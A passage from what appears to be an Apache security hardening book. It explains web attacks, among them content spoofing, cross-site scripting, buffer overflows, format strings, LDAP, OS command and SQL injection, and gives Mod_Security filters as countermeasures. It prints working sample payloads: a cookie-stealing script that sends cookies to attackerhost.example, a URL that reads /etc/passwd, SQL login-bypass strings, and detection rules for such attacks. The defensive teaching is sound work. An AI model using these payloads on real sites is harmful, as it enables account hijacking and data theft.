Some web pages are served using dynamically built HTML content sources. For example, the source location of a frame (`<frame src="http://foo.example/file.html">`) could be specified by a URL parameter value (`http://foo.example/page?frame_src=http://foo.example/file.html`). An attacker may be able to replace the `frame_src` parameter value with `frame_src=http://attacker.example/spoof.html`. When the resulting web page is served, the browser location bar visibly remains under the user-expected domain (`foo.example`), but the foreign data (`attacker.example`) is shrouded by legitimate content.

Specially crafted links can be sent to a user via email, instant messages, left on bulletin board postings, or forced upon users by a Cross-site Scripting attack. If an attacker gets a user to visit a web page designated by their malicious URL, the user will believe he is viewing authentic content from one location when he is not. Users will implicitly trust the spoofed content since the browser location bar displays `http://foo.example`, when in fact the underlying HTML frame is referencing `http://attacker.example`.

This attack exploits the trust relationship established between the user and the web site. The technique has been used to create fake web pages including login forms, defacements, false press releases, and so on.

Content Spoofing Example

Let's say a web site uses dynamically created HTML frames for their press release web pages. A user would visit a link such as `http://foo.example/pr?pg=http://foo.example/pr/01012003.html`. The resulting web page HTML would be

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content"
SRC="http://foo.example/pr/01012003.html">
</FRAMESET>
</HTML>
```

The `pr` web application in the preceding example creates the HTML with a static menu and a dynamically generated `FRAME SRC`. The `pr_content` frame pulls its source from the URL parameter value of `pg` to display the requested press release content. But what if an attacker altered the normal URL to `http://foo.example/pr?pg=http://attacker.example/spoofed_press_release.html`? Without properly sanity checking the `pg` value, the resulting HTML would be

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content" SRC="
http://attacker.example/spoofed_press_release.html">
</FRAMESET>
</HTML>
```

To the end user, the `attacker.example` spoofed content appears authentic and delivered from a legitimate source.

Apache Countermeasures Against Content Spoofing

In order to properly validate the “pg” value shown in the preceding example, we can create an inverted `Mod_Security` filter to deny all URLs that are not referencing data from our own site. The following filter will accomplish this task:

```
SecFilterSelective Arg_pg "!^http://foo.example"
```

References

“A New Spoof: All Frames-Based Sites Are Vulnerable”—SecureXpert Labs
<http://tbt.com/archive/11-17-98.html#s02>

CROSS-SITE SCRIPTING

Cross-site Scripting (XSS) is an attack technique that forces a web site to echo attacker-supplied executable code, which loads in a user’s browser. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user’s browser to execute his code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify, and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his account hijacked (cookie theft), his browser redirected to another location, or possibly shown fraudulent content delivered by the web site he is visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site.

There are two types of Cross-site Scripting attacks: non-persistent and persistent. Non-persistent attacks require a user to visit a specially crafted link laced with malicious code. Upon visiting the link, the code embedded in the URL will be echoed and executed within the user’s web browser. Persistent attacks occur when the malicious code is submitted to a web site where it’s stored for a period of time.

Examples of an attacker’s favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to click on any link, just simply view the web page containing the code.

Cross-Site Scripting Examples

Persistent Attack

Many web sites host bulletin boards where registered users may post messages. A registered user is commonly tracked using a session ID cookie authorizing them to post. If an attacker were to post a message containing a specially crafted JavaScript, a user reading this message could have their cookies and their account compromised. This is shown in the following cookie-stealing code snippet:

```
<SCRIPT>
document.location= 'http://attackerhost.example/cgi-
bin/cookiesteal.cgi?' + document.cookie
</SCRIPT>
```

Non-Persistent Attack

Many web portals offer a personalized view of a web site and greet a logged-in user with “Welcome, <your username>.” Sometimes the data referencing a logged-in user are stored within the query string of a URL and echoed to the screen. Here is a portal URL example:

```
http://portal.example/index.php?sessionId=12312312&username=Joe
```

In the preceding example, we see that the username Joe is stored in the URL. The resulting web page displays a “Welcome, Joe” message. If an attacker were to modify the username field in the URL, inserting a cookie-stealing JavaScript, it would be possible to gain control of the user’s account.

A large percentage of people will be suspicious if they see JavaScript embedded in a URL, so most of the time an attacker will URL encode his malicious payload similar to the next example. The following is a URL-encoded example of a cookie-stealing URL:

```
http://portal.example/index.php?sessionId=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

Here is a decoded example of a cookie-stealing URL:

```
http://portal.example/index.php?sessionId=12312312&username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>
```

Apache Countermeasures for Cross-side Scripting Attacks

Client-side attacks such as XSS are extremely difficult to fully prevent from the web server side. This is the old chicken or the egg debate with regard to diagnosing who is responsible for a successful XSS attack. In order to be successful, both the web server and the client browser play a critical role. From the web server's perspective, they are responsible for the portion of this attack that allows an attacker to submit XSS data and then submit it back to other clients. So, we can help to mitigate the effectiveness of most XSS by identifying and blocking the attacker's attempts to upload the XSS data. As mentioned in a previous section, we can implement different `Mod_Security` filters to identify XSS data being uploaded to the server. Here are some additional filters:

```
SecFilterSelective THE_REQUEST "<[>]*meta*\"?[>]*>"
SecFilterSelective THE_REQUEST "<[>]*style*\"?[>]*>"
SecFilterSelective THE_REQUEST "<[>]*script*\"?[>]*>"
SecFilterSelective THE_REQUEST "<[>]*iframe*\"?[>]*>"
SecFilterSelective THE_REQUEST "<[>]*object*\"?[>]*>"
SecFilterSelective THE_REQUEST "<[>]*img*\"?[>]*>"
SecFilterSelective THE_REQUEST "<[>]*applet*\"?[>]*>"
SecFilterSelective THE_REQUEST "<[>]*form*\"?[>]*>"
```

Although these filters will detect a large number of XSS attacks, they are not foolproof. Due to the multitude of different scripting languages, it is possible for an attacker to create many different methods for implementing an XSS attack that would bypass these filters.

References

“CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests”

www.cert.org/advisories/CA-2000-02.html

“The Cross-Site Scripting FAQ”—CGISecurity.com

www.cgisecurity.com/articles/xss-faq.shtml

“Cross-Site Scripting Info”

httpd.apache.org/info/css-security/

“24 Character Entity References in HTML 4”

www.w3.org/TR/html4/sgml/entities.html

“Understanding Malicious Content Mitigation for Web Developers”

www.cert.org/tech_tips/malicious_code_mitigation.html

“Cross-site Scripting: Are your web applications vulnerable?”

By Kevin Spett—SPI Dynamics

www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf

“Cross-site Scripting Explained”

By Amit Klein—Sanctum

www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

“HTML Code Injection and Cross-site Scripting”

By Gunter Ollmann

www.technicalinfo.net/papers/CSS.html

COMMAND EXECUTION

The Command Execution section covers attacks designed to execute remote commands on the web site. All web sites utilize user-supplied input to fulfill requests. Often this user-supplied data is used to create construct commands resulting in dynamic web page content. If this process is done insecurely, an attacker could alter command execution.

BUFFER OVERFLOW

Buffer Overflow exploits are attacks that alter the flow of an application by overwriting parts of memory. Buffer Overflow is a common software flaw that results in an error condition. This error condition occurs when data written to memory exceed the allocated size of the buffer. As the buffer is overflowed, adjacent memory addresses are overwritten, causing the software to fault or crash. When unrestricted, properly-crafted input can be used to overflow the buffer, resulting in a number of security issues.

A Buffer Overflow can be used as a Denial of Service attack when memory is corrupted, resulting in software failure. Even more critical is the ability of a Buffer

Overflow attack to alter application flow and force unintended actions. This scenario can occur in several ways. Buffer Overflow vulnerabilities have been used to overwrite stack pointers and redirect the program to execute malicious instructions. Buffer Overflows have also been used to change program variables.

Buffer Overflow vulnerabilities have become quite common in the information security industry and have often plagued web servers. However, they have not been commonly seen or exploited at the web application layer itself. The primary reason is that an attacker needs to analyze the application source code or the software binaries. Because the attacker must exploit custom code on a remote system, he would have to perform the attack blind, making success very difficult.

Buffer Overflow Example

Buffer Overflow vulnerabilities most commonly occur in programming languages such as C and C++. A Buffer Overflow can occur in a CGI program or when a web page accesses a C program. An example of a Buffer Overflow occurring in a web application was discovered in Oracle iAS version 9 release 2. Within iAS is a web interface to execute SQL queries called iSQL*Plus. iSQL*Plus requires a username and password to be entered before connecting to the database. If the username passed to the form was longer than 1024 bytes, the saved return address on the stack is overwritten. This results in the program flow being redirected and arbitrary opcodes to be executed. A simple example of code resulting in a Buffer Overflow is demonstrated next:

```
// A function declares a 20 byte buffer on the stack
char buffer[20];
// the function take a buffer which was user defined
char input[] = argv[0];
// then tries to copy the user-defined buffer into the 20 byte buffer
strcpy( buffer, input );
```

In this example, when the function is called, the return address of the caller is written to the stack. This is used to return control to the proper place after the function is completed. The bottom of the stack is then moved down 20 bytes to accommodate the local variable buffer. The important part to understand is that if you fill up the buffer variable and continue writing, the return address that was saved on the stack will be overwritten.

A successful exploit will be able to overwrite this saved return address with a value that points back into the memory address of the local variable buffer. In this local variable buffer will be included shell code to perform malicious actions. When the function

completes, it will attempt to grab the return address from the stack and continue executing at that address. Because we have replaced that saved return address, we are able to change where it continues executing.

Apache Countermeasures

The Center for Internet Security's Apache Benchmark document has a Level 2 section (L2.9) that helps to combat Buffer Overflow attacks. See Appendix C for an example `httpd.conf` file with both Level 1 and Level 2 settings.

- **LimitRequestBody.** This setting will limit the total size of the HTTP request body that is sent to the Apache web server. These parameters usually come into effect during HTTP PUT and POST requests where the client is sending data back to the web server from a form, or sending data into a CGI script. The setting below will restrict the request body size to be no more than 100K. You will need to increase this size if you have any forms that require larger input from clients.
- **LimitRequestFields.** Limits the number of additional headers that can be sent by a client in an HTTP request, and defaults to 100. In real life, the number of headers a client might reasonably be expected to send is around 20, although this value can creep up if content negotiation is being used. A large number of headers may be an indication of a client making abnormal or hostile requests of the server. A lower limit of 40 headers can be set with the setting below.
- **LimitRequestFieldsize.** Limits the maximum length of an individual HTTP header sent by the client, including the initial header name. The default (and maximum) value is 8,190 characters. We can set this to limit headers to a maximum length of 1,000 characters with the setting below.
- **LimitRequestline.** Limits the maximum length of the HTTP request itself, including the HTTP method, URL, and protocol. The default limit is 8,190 characters; we can reduce this to 500 characters with the line below. The effect of this directive is to effectively limit the size of the URL that a client can request, so it must be set large enough for clients to access all the valid URLs on the server, including the query string sent by GET requests. Setting this value too low can prevent clients from sending the results of HTML forms to the server when the form method is set to GET. With these directives, you could add the following entries to your `httpd.conf` file:

```
LimitRequestBody 10240
LimitRequestFields 40
LimitRequestFieldsize 1000
LimitRequestline 500
```

This will certainly help with placing adequate restrictions on the size of these portions of the client's request; however, these `LimitRequest` directives listed previously are a bit too broad to handle individual buffer overflow vulnerabilities in application parameters. We can, however, leverage `Mod_Security`'s granularity capabilities to place proper restrictions on specific application parameters.

Restrict Input Size and Type

Taking the example listed previously with Oracle 9iAS, we can place restrictions on the username parameter to verify that it will only accept alpha characters and that the total size is less than 1,024 bytes.

```
<Directory /patch/to/apache/htdocs/login>
SecFilterSelective Arg_username "!^[a-zA-Z]+$"
SecFilterSelective Arg_username ".{1024,}"
</Directory>
```

Verify Encodings and Force ByteRange

Often, a Buffer Overflow attack will include random binary data in order to fill up the buffer and then to execute the desired shellcode. `Mod_Security` has a few different directives that will help to identify and prevent this data from executing. Both of the Encoding checks will help to filter out bogus encodings. The `SecFilterForceByteRange` directive will also restrict the allowed character set to non-meta characters.

```
# Make sure that URL encoding is valid
SecFilterCheckURLEncoding On
SecFilterCheckUnicodeEncoding On

# Only allow bytes from this range
SecFilterForceByteRange 32 126
```

In order to test these settings, I decided to use the `torture.pl` script created by Lincoln Stein (<http://stein.cshl.org/~lstein/torture/>). This PERL script will send data to a web server in order to test how it handles different loads. Next is the help menu of the script.

```
# ./torture.pl
Usage: ./torture.pl -[options] URL
Torture-test Web servers and CGI scripts
```

Options:

```
-l <integer> Max length of random URL to send [0 bytes]
-t <integer> Number of times to run the test [1]
-c <integer> Number of copies of program to run [1]
-d <float> Mean delay between serial accesses [0 sec]
-P Use POST method rather than GET method
-p Attach random data to path rather than query string
-r Send raw (non-escaped) data
```

I then ran the script in order to send random data to the web server and test the Mod_Security filters.

```
# ./torture.pl -l 102400 -p -r http://localhost/
** torture.pl version 1.05 starting at Fri Apr 22 15:13:39 2005
Transactions: 1
Elapsed time: 0.323 sec
Bytes Transferred: 84485 bytes
Response Time: 0.28 sec
Transaction Rate: 3.10 trans/sec
Throughput: 261875.68 bytes/sec
Concurrency: 0.9
Status Code 403: 1
** torture.pl version 1.05 ending at Fri Apr 22 15:13:39 2005
```

As you can see, Mod_Security generated a 403 status code for this request. Let's take a look at the audit_log data to see exactly what data the torture.pl script sent to the web server.

```
=====
UNIQUE_ID: 8dUAbH8AAAEAGZPCQsAAAAA
Request: 127.0.0.1 - - [21/Apr/2005:01:52:29 --0400] "GET
/?c\x9f\xb0\xf7,;\xe4\xc0\xb3\xfc\xf5\xa7\x86\x0e\x1a\x12 \xdc\x9a8\xb0\xd5\xbbBJ%Q\
xcc\x92c\xc1a\xd0\x8bn\xb0\x97\xf0M;\x938T\xfaGL""\x07RjE\x9f\xedK\x1d\x83\x9b\xd5\x97
!\x01&\xb8\xa1\xc0-\xe2>U\xeav;\x90\x94'\xef\x11o\x05B\xc9\xb7\x7f\xefD6\xc6\xfc\xee\
xcd1\xe8\x85+p\x8b\xe93\x81 HTTP/1.1" 403 729
Handler: cgi-script
-----
GET /?c\x9f\xb0\xf7,;\xe4\xc0\xb3\xfc\xf5\xa7\x86\x0e\x1a\x12 \xdc\x9a8\xb0\xd5\
xbbBJ%Q\xcc\x92c\xc1a\xd0\x8bn\xb0\x97\xf0M;\x938T\xfaGL""\x07RjE\x9f\xedK\x1d\x83\x9b\
\xd5\x97!\x01&\xb8\xa1\xc0-\xe2>U\xeav;\x90\x94'\xef\x11o\x05B\xc9\xb7\x7f\xefD6\xc6\
\xfc\xee\xcd1\xe8\x85+p\x8b\xe93\x81 HTTP/1.1
Host: localhost
```

```
mod_security-message: Error normalizing REQUEST_URI: Invalid character detected [159]
mod_security-action: 403
```

```
Ü8°Ö»BJ%QÏcÁa?n°ðM;8TúGL"RjEíK!&,jÀ-â>Uêv;'ïoBÉ·ïD6Æüîîlè
+pé3
HTTP/1.1 403 Forbidden
```

```
Content-Length: 729
Connection: close
Content-Type: text/html; charset=ISO-8859-1
=====
```

As the `mod_security` message indicates, this request was denied due to the `SecFilterForceByteRange` restrictions.

References

“Inside the Buffer Overflow Attack: Mechanism, Method and Prevention”

By Mark E. Donaldson—GSEC

www.sans.org/rr/code/inside_buffer.php

“w00w00 on Heap Overflows”

By Matt Conover—w00w00 Security Team

www.w00w00.org/files/articles/heaptut.txt

“Smashing the Stack for Fun and Profit”

By Aleph One—Phrack 49

www.insecure.org/stf/smashstack.txt

FORMAT STRING ATTACK

Format String Attacks alter the flow of an application by using string formatting library features to access other memory space. Vulnerabilities occur when user-supplied data is used directly as formatting string input for certain C/C++ functions (e.g., `fprintf`, `printf`, `sprintf`, `setproctitle`, `syslog`, etc.). If an attacker passes a format string consisting of `printf` conversion characters (e.g., “%f”, “%p”, “%n”, etc.) as parameter value to the web application, they may:

- Execute arbitrary code on the server.
- Read values off the stack.
- Cause segmentation faults / software crashes.

Format String Attack Example

Let's assume that a web application has a parameter `emailAddress`, dictated by the user. The application prints the value of this variable by using the `printf` function:

```
printf(emailAddress);
```

If the value sent to the `emailAddress` parameter contains conversion characters, `printf` will parse the conversion characters and use the additionally supplied corresponding arguments. If no such arguments actually exist, data from the stack will be used in accordance to the order expected by the `printf` function. The possible uses of the Format String Attacks in such a case can be as follows:

- Read data from the stack: If the output stream of the `printf` function is presented back to the attacker, he may read values on the stack by sending the conversion character “%x” (one or more times).
- Read character strings from the process' memory: If the output stream of the `printf` function is presented back to the attacker, he can read character strings at arbitrary memory locations by using the “%s” conversion character (and other conversion characters in order to reach specific locations).
- Write an integer to locations in the process' memory: By using the “%n” conversion character, an attacker may write an integer value to any location in memory (e.g., overwrite important program flags that control access privileges, overwrite return addresses on the stack, etc.).

In the previous example, the correct way to use `printf` is

```
printf("%s", emailAddress);
```

In this case, the “`emailAddress`” variable will not be parsed by the `printf` function. The following examples were taken from real-world format string vulnerabilities exploits against HTTP-based servers:

The Format String Attack 1 is as follows:

```
GET / HTTP/1.0
Authorization: %n%n%n%n
```

While this second example of a Format String Attack is also valid:

```
GET /%s%s%s HTTP/1.0
```

Apache Countermeasures for Format String Attacks

Similar to how we handled the buffer overflow issues, we can utilize the same `Mod_Security` directives that will check the encodings and byte ranges of the request. A key component of a format string attack is the inclusion of the percent sign (%) in the request. If you are sure that certain client headers will not legitimately need to use this parameter, then you can create additional `Mod_Security` filters to check for the presence of the % sign. This is needed since the decimal number for the % sign is 25, which is within the allowed range specified by the `SecFilterForceByteRange` setting of 20 126. The following filter will identify the presence of a % sign in the host client header:

```
SecFilterSelective HTTP_HOST "\x25"
```

The reason why this filter is needed is that `Mod_Security` will perform the URL decoding of the request prior to applying these filters. If the % sign is still present, then it will be denied. This concept could be expanded to inspect other client request headers.

References

“(Maybe) the first publicly known Format Strings exploit”
<http://archives.neohapsis.com/archives/bugtraq/1999-q3/1009.html>

“Analysis of format string bugs”
By Andreas Thuemmel
<http://downloads.securityfocus.com/library/format-bug-analysis.pdf>

“Format string input validation error in wu-ftp site_exec() function”
www.kb.cert.org/vuls/id/29823

LDAP INJECTION

LDAP Injection is an attack technique used to exploit web sites that construct LDAP statements from user-supplied input.

Lightweight Directory Access Protocol (LDAP) is an open-standard protocol for both querying and manipulating X.500 directory services. The LDAP protocol runs over Internet transport protocols, such as TCP. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests.

When a web application fails to properly sanitize user-supplied input, it is possible for an attacker to alter the construction of an LDAP statement. When an attacker is able to modify an LDAP statement, the process will run with the same permissions as the component that executed the command (e.g., database server, web application server, web server, etc.). This can cause serious security problems where the permissions grant the rights to query, modify, or remove anything inside the LDAP tree.

LDAP Injection Examples

Vulnerable code with comments:

```
line 0: <html>
line 1: <body>
line 2: <%@ Language=VBScript %>
line 3: <%
line 4: Dim userName
line 5: Dim filter
line 6: Dim ldapObj
line 7:
line 8: Const LDAP_SERVER = "ldap.example"
line 9:
line 10: userName = Request.QueryString("user")
line 11:
line 12: if( userName = "" ) then
line 13: Response.Write("<b>Invalid request. Please specify a valid user
name</b><br>")
line 14: Response.End()
line 15: end if
line 16:
line 17:
line 18: filter = "(uid=" + CStr(userName) + ")" ' searching for the user entry
line 19:
line 20:
```

```
line 21: 'Creating the LDAP object and setting the base dn
line 22: Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
line 23: ldapObj.ServerName = LDAP_SERVER
line 24: ldapObj.DN = "ou=people,dc=spilab,dc=com"
line 25:
line 26: 'Setting the search filter
line 27: ldapObj.SearchFilter = filter
line 28:
line 29: ldapObj.Search
line 30:
line 31: 'Showing the user information
line 32: While ldapObj.NextResult = 1
line 33: Response.Write("<p>")
line 34:
line 35: Response.Write("<b><u>User information for : " + ldapObj.AttrValue(0) +
"</u></b><br>")
line 36: For i = 0 To ldapObj.AttrCount -1
line 37: Response.Write("<b>" + ldapObj.AttrType(i) + "</b> : " + ldapObj.AttrValue(i)
+ "<br>")
line 38: Next
line 39: Response.Write("</p>")
line 40: Wend
line 41: %>
line 42: </body>
line 43: </html>
```

Looking at the code, we see on line 10 that the `userName` variable is initialized with the parameter `user` and then quickly validated to see if the value is empty. If the value is not empty, the `userName` is used to initialize the filter variable on line 18. This new variable is directly used to construct an LDAP query that will be used in the call to `SearchFilter` on line 27. In this scenario, the attacker has complete control over what will be queried on the LDAP server, and he will get the result of the query when the code hits line 32 to 40 where all the results and their attributes are displayed back to the user.

Attack Example

```
http://example/ldapsearch.asp?user=*
```

In the preceding example, we send the `*` character in the user parameter, which will result in the filter variable in the code to be initialized with `(uid=*)`. The resulting LDAP statement will make the server return any object that contains a `uid` attribute.

Apache Countermeasures for LDAP Injection Attacks

This scenario falls into the input validation category. Our mitigation strategy will be similar to how we combated XSS attacks, except that instead of looking for JavaScript tags, we will restrict the character sets allowed for the particular parameter. Here is a `Mod_Security` filter that will restrict the “user” parameter character set to only allow alpha characters:

```
SecFilterSelective ARG_user "!^[a-zA-Z]+$"
```

If this filter were in place when the attacker submitted the example attack listed previously, then it would have been rejected, due to the “*” character not being listed in the allowed character set.

References

“LDAP Injection: Are Your Web Applications Vulnerable?”

By Sacha Faust—SPI Dynamics

www.spidynamics.com/whitepapers/LDAPinjection.pdf

“A String Representation of LDAP Search Filters”

www.ietf.org/rfc/rfc1960.txt

“Understanding LDAP”

www.redbooks.ibm.com/redbooks/SG244986.html

“LDAP Resources”

<http://ldapman.org>

OS COMMANDING

OS Commanding is an attack technique used to exploit web sites by executing Operating System commands through manipulation of application input. When a web application does not properly sanitize user-supplied input before using it within application code, it may be possible to trick the application into executing Operating System commands. The executed commands will run with the same permissions of the component that executed the command (e.g., database server, web application server, web server, and so forth).

OS Commanding Example

Perl allows piping data from a process into an open statement, by appending a '|' (pipe) character onto the end of a filename. Pipe character examples:

```
# Execute "/bin/ls" and pipe the output to the open statement
open(FILE, "/bin/ls|")
```

Web applications often include parameters that specify a file that is displayed or used as a template. If the web application does not properly sanitize the input provided by a user, an attacker may change the parameter value to include a shell command followed by the pipe symbol (shown previously). If the original URL of the web application is

```
http://example/cgi-bin/showInfo.pl?name=John&template=tmp1.txt
```

Changing the template parameter value, the attacker can trick the web application into executing the command `/bin/ls`:

```
http://example/cgi-bin/showInfo.pl?name=John&template=/bin/ls|
```

Most scripting languages enable programmers to execute Operating System commands during run-time, by using various `exec` functions. If the web application allows user-supplied input to be used inside such a function call without being sanitized first, it may be possible for an attacker to run Operating System commands remotely. For example, here is a part of a PHP script, which presents the contents of a system directory (on UNIX systems). Execute a shell command:

```
exec("ls -la $dir", $lines, $rc);
```

By appending a semicolon (;), which is URL encoded to `%3D`, followed by an Operating System command, it is possible to force the web application into executing the second command:

```
http://example/directory.php?dir=%3Bcat%20/etc/passwd
```

The result will retrieve the contents of the `/etc/passwd` file. This is similar to the PHF exploit that was shown in Chapter 2.

Apache Countermeasures for OS Commanding Attacks

There are three different ways that we can potentially mitigate OS Commanding attacks.

1. Restrict Permissions on OS Commands.

If you remove the execution bit from the everyone group (-rwxrwxrwx-) of OS commands, then the web server user account will not be able to execute the targeted command even if an attacker is able to trick the web application into attempting to execute it.

2. Whitelist Allowed Characters.

In order to bypass validation mechanisms of the target web application, the attacker will usually need to insert different meta-characters to alter the execution. You can therefore create a `Mod_Security` filter for the target application so that it will only allow acceptable characters.

```
SecFilterSelective SCRIPT_FILENAME "directory.php" chain
SecFilterSelective ARG_dir "!^[a-zA-Z/_-\.\0-9]+$"
```

This chained ruleset will only allow letters, numbers, underscore, dash, forward slash, and period in the `dir` parameter.

3. Filter Out Command Directory Names.

Instead of focusing on the meta-character exploit, we change our focus to the target of the attack, which is the OS command itself. We could list out every possible OS-level command; however, the resulting `Mod_Security` rule would be huge and our filter would also probably not be comprehensive. An alternative method that I use is to list the parent directories of the OS commands. For example, the following filter would block the example attack listed previously for the `/etc/passwd` file since it would match on the `"/etc/` regular expression:

```
SecFilterSelective THE_REQUEST "/^(etc|bin|sbin|tmp|var|opt|dev|kernel)$/"
```

References

“Perl CGI Problems”
By RFP—Phrack Magazine, Issue 55
www.wiretrip.net/rfp/txt/phrack55.txt
(See “That pesky pipe” section.)

“Marcus Xenakis directory.php Shell Command Execution Vulnerability”
www.securityfocus.com/bid/4278

“NCSA Secure Programming Guidelines”
<http://archive.ncsa.uiuc.edu/General/Grid/ACES/security/programming/#cgi>

SQL INJECTION

SQL Injection is an attack technique used to exploit web sites that construct SQL statements from user-supplied input. Structured Query Language (SQL) is a specialized programming language for sending queries to databases. Most small and industrial-strength database applications can be accessed using SQL statements. SQL is both an ANSI and an ISO standard. However, many database products supporting SQL do so with proprietary extensions to the standard language. Web applications may use user-supplied input to create custom SQL statements for dynamic web page requests.

When a web application fails to properly sanitize user-supplied input, it is possible for an attacker to alter the construction of back-end SQL statements. When an attacker is able to modify an SQL statement, the process will run with the same permissions as the component that executed the command (e.g., database server, web application server, web server, and so forth). The impact of this attack can allow attackers to gain total control of the database or even execute commands on the system.

SQL Injection Examples

A web-based authentication form might have code that looks like the following:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" & strUsername & "' AND  
Password = '" & strPassword & "'" strAuthCheck = GetQueryResult(SQLQuery)
```

In this code, the developer is taking the user-input from the form and embedding it directly into an SQL query. Suppose an attacker submits a login and password that looks like the following:

```
Login: ' OR ''='  
Password: ' OR ''='
```

This will cause the resulting SQL query to become

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND Password = '' OR ''='
```

Instead of comparing the user-supplied data with entries in the Users table, the query compares "" (empty string) to "" (empty string). This will return a True result, and the attacker will then be logged in as the first user in the Users table.

There are two commonly known methods of SQL injection: Normal SQL Injection and Blind SQL Injection. The first is vanilla SQL Injection, in which the attacker can format his query to match the developer's by using the information contained in the error messages that are returned in the response.

Normal SQL Injection

By appending a union select statement to the parameter, the attacker can test to see if he can gain access to the database:

```
http://example/article.asp?ID=2+union+all+select+name+from+sysobjects
```

The SQL server then might return an error similar to this:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement  
containing a UNION operator must have an equal number of expressions in their  
target lists.
```

This tells the attacker that he must now guess the correct number of columns for his SQL statement to work.

Blind SQL Injection

In a Blind SQL Injection attack, instead of returning a database error, the server returns a customer-friendly error page informing the user that a mistake has been made. In this instance, SQL Injection is still possible, but not as easy to detect. A common way to detect a Blind SQL Injection is to put a false and true statement into the parameter value. Executing the following requests to a web site should return the same web pages because the SQL statement 'and 1=1' is always true:

```
http://example/article.asp?ID=2  
http://example/article.asp?ID=2+and+1=1
```

Executing the following request to a web site would then cause the web site to return a friendly error or no page at all:

```
http://example/article.asp?ID=2+and+1=0
```

This is because the SQL statement “and 1=0” is always false. Once the attacker discovers that a site is susceptible to Blind SQL Injection, he can exploit this vulnerability more easily, in some cases, than by using normal SQL Injection.

REAL-LIFE SQL ERROR MESSAGE DISCLOSURE

I was contracted in May of 2005 to do a web assessment for a power company’s customer portal web site. In order to track the user’s identity, the application used two cookie values:

- Customer_number—the user’s account number with the company.
- Identification_hash—a hashed value of an authenticated user.

During the assessment, I found numerous security vulnerabilities with how their back-end database and PHP web pages validated the user credentials in the cookie values and presented data back to the client. For instance, when submitting a request to view my current bill statement, I removed the cookie values from my request and the application responded with this SQL error message:

```
=====
HTTP/1.1 302 Found
```

```
Date: Sat, 21 May 2005 12:58:40 GMT
```

```
Server: Apache/1.3.33 (Unix) mod_ssl/2.8.22 OpenSSL/0.9.7g
```

```
Location: /login.php?refering_php=/bill/currentbill.php
```

```
Connection: close
```

```
Content-Type: text/html
```

```
<HTML>
```

```
<!--displaybill.php-->
```

```
<BR> Error in selecting SELECT max(billdate) FROM billing where custnumber = <BR>
```

```
<BR> error: 1064 You have an error in your SQL syntax; check the manual that
```

```
corresponds to your MySQL server version for the right syntax to use near '' at
```

```
line 1 <BR>
```

```
<!--formbill_1.php-->
```

continues

There are two important things to notice here:

1. The HTTP Response Code was a 302 Found and included a Location header that is supposed to tell the browser to go to the specified page. In looking at the Location header, it appears that the application is instructing the browser to take the user back to the login page while showing where the client came from. The problem is that the web application has already processed the request and is providing the data in the payload of the request. It is just asking that the browser not show this information. This is an extremely poor method for protecting against information disclosure attacks as it relies on the security of the client's browser to send the client to the correct location and to not show them the payload of the request. As you can see in the response output, all I had to do to view this data was to run a sniffer and intercept this data.
2. The HTML at the bottom of the response shows the MySQL error messages. This data may help an attacker to better plan an attack as it discloses the database table format in the "SELECT max(billdate) FROM billing where custnumber =" line.

These types of verbose error messages should not be sent to clients.

Apache Countermeasures for SQL Injection Attacks

SQL Injection is best solved through two practices: Input Validation and Stored Procedures with parameterized queries. Input validation is a practice that will prevent SQL Injection exploits as well as a multitude of other application attacks. This process should be followed for all applications, not just those that use SQL queries. Using stored procedures for SQL queries ensures that the user input is not executed as part of the SQL query. (Note: Make sure to use parameterized queries to ensure that the stored procedure itself is not vulnerable to SQL Injection.) The following recommendations will help prevent successful SQL Injection attacks.

User-Input Sanitization Checking

The best way to filter data is with a default-deny regular expression that includes only the type of data the web application expects to receive.

Character-Set and Length Restriction

Restrict the valid types of characters a user may submit to a web application. Using regular expressions, make the input filters as strict as possible with anchors at the beginning and end. Table 7.1 lists some example regular expressions and their meaning.

Table 7.1 Example Regular Expressions and Their Meaning

Purpose of Expression	Regular Expression
Only allow letters with a length restriction between 1 and 10 characters.	<code>/^[a-zA-Z]{1,10}\$/</code>
Allow letters and numbers with a length restriction between 1 and 10 characters.	<code>/^[a-zA-Z0-9]{1,10}\$/</code>
Allow letters, numbers, and some punctuation with a length restriction between 1 and 10 characters.	<code>/^[a-zA-Z0-9\.\@!]{1,10}\$/</code>

The following is an example of using these regular expressions with `Mod_Security` to protect the `ID` parameter for the `article.asp` page from earlier:

```
SecFilterSelective SCRIPT_FILENAME "article.asp" chain
SecFilterSelective ARG_ID "!^[a-zA-Z0-9\.\@!]{1,10}$"
```

If for some reason you cannot take that approach and must instead use a “deny-what-is-bad” method, then at minimum remove or escape single quotes (`'`), semicolons (`;`), dashes, hyphens (`-`), and parenthesis (`()`).

Prevent Common SQL Commands

SQL commands should never be taken directly from user input, regardless of whether they are valid SQL commands in and of themselves. Here are some `Mod_Security` filters that will deny many of the common SQL commands targeted by attackers:

```
SecFilter "delete[[:space:]]+from"
SecFilter "insert[[:space:]]+into"
SecFilter "select.+from"
SecFilter xp_cmdshe11
